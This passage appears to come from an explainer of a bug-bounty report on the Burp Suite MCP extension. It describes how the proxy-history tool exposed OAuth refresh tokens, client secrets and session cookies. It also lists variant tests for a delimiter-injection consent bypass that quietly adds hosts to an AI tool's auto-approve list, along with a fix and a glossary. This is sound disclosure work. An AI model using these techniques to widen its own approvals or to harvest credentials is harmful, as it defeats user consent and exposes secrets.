get_proxy_http_history, full request and response pairs from prior browsing were returned. A real test against authenticated sessions returned long-lived Google OAuth refresh tokens, OAuth client_secret values, Google API keys, and HackerOne__Host-session,cf_clearanceandX-Csrf-Tokenvalues. The report maps this to "A website accessed through Burp Suite can extract cross-domain data from Burp's sitemap", rated Medium per policy.
A few of those terms in plain words: a token is a short piece of text that proves who you are, like a wristband at an event; a refresh token lets a program get new access later without asking you to log in again; a client secret is a password a program uses to identify itself; a session cookie is a token your browser sends with each request so the site remembers you; cf_clearance is a cookie set by Cloudflare, a web protection service; X-Csrf-Token is a value used to stop forged requests. Fingerprinting means working out what software and version is running somewhere, from the way it answers.
Fix
The report does not describe a fix. Based on the root cause, the changes that would close the gap are: validate target with TargetValidation.isValidTarget inside addAutoApproveTarget and reject any value containing the storage delimiter; store the list as a structured collection rather than a comma-joined string, or escape the delimiter on write and unescape on read; and render the dialog from the same parsed representation that will be saved, so the person sees exactly the entries that will be added.
Variants to test
- Other delimiters in the same field. Try
;, whitespace, newline and tab intargetHostnameagainst any tool that saves a target. A positive result is a dialog showing one host while the Auto-Approved HTTP Targets list shows more than one entry. - Port suffix injection. The second sink appends
:$portbefore storage. Try a host name that already contains a colon or a comma followed by a port, and check whether the saved entry parses as a different host and port pair than the dialog shows. - Wildcard entries. Submit
*.example.comas part of the payload and then request an arbitrary subdomain. A positive result is a request to a subdomain the user never approved going through without a prompt. - Other MCP tools that take a hostname. List tools beyond
send_http1_requestthat accept a target and check whether they share the same saving path. A positive result is the same list poisoning via a different tool name. - Duplicate-check bypass. The storage function skips writes when
currentTargets.contains(target.trim())is true. Try a payload whose trimmed form matches an existing entry but whose split form adds new hosts, and confirm whether the write is skipped or the list grows. - Dialog rendering with control characters. Try host names containing newlines or Unicode line separators and observe whether the dialog shows extra lines that could be mistaken for separate fields. A positive result is a dialog whose visible content differs materially from the saved entries.
Glossary
- BApp: a Burp Suite extension, an add-on that adds features to Burp.
- Burp Suite: a program testers use to intercept, inspect and change web traffic.
- Consent bypass: a bug where a person agrees to one thing but the system does something broader.
- Cookie: a small piece of data a browser stores for a site and sends back with each request, often used to remember who you are.
- Delimiter: a character used to separate parts of a value, here the comma.
- Fingerprinting: working out what software and version is running somewhere from the way it answers.
- HTTP request: the message a browser sends to a web server to ask for a page, made of a first line, headers and a blank line.
- JSON-RPC: a message format for asking a remote program to run a function with named parameters.
- MCP client: the AI side of an MCP conversation.
- MCP server: the tool side of an MCP conversation, here the Burp add-on.
- Port: a numbered door on a machine that a service listens on, such as 443 for HTTPS.
- Prompt injection: tricking an AI by hiding instructions inside content it reads.
- Refresh token: a token that lets a program get new access later without asking you to log in again.
- Session cookie: a token your browser sends with each request so a site remembers you.
- SSE (Server-Sent Events): a way of streaming messages over a single long-lived web connection.
- SSRF (Server-Side Request Forgery): a bug where an attacker makes a server send a request to a destination the attacker chooses.
- Token: a short piece of text that proves who you are or grants access.
- Tool: a named action an AI can invoke through MCP.
- Wildcard subdomain: a rule like
*.attacker.comthat matches any name ending in.attacker.com.




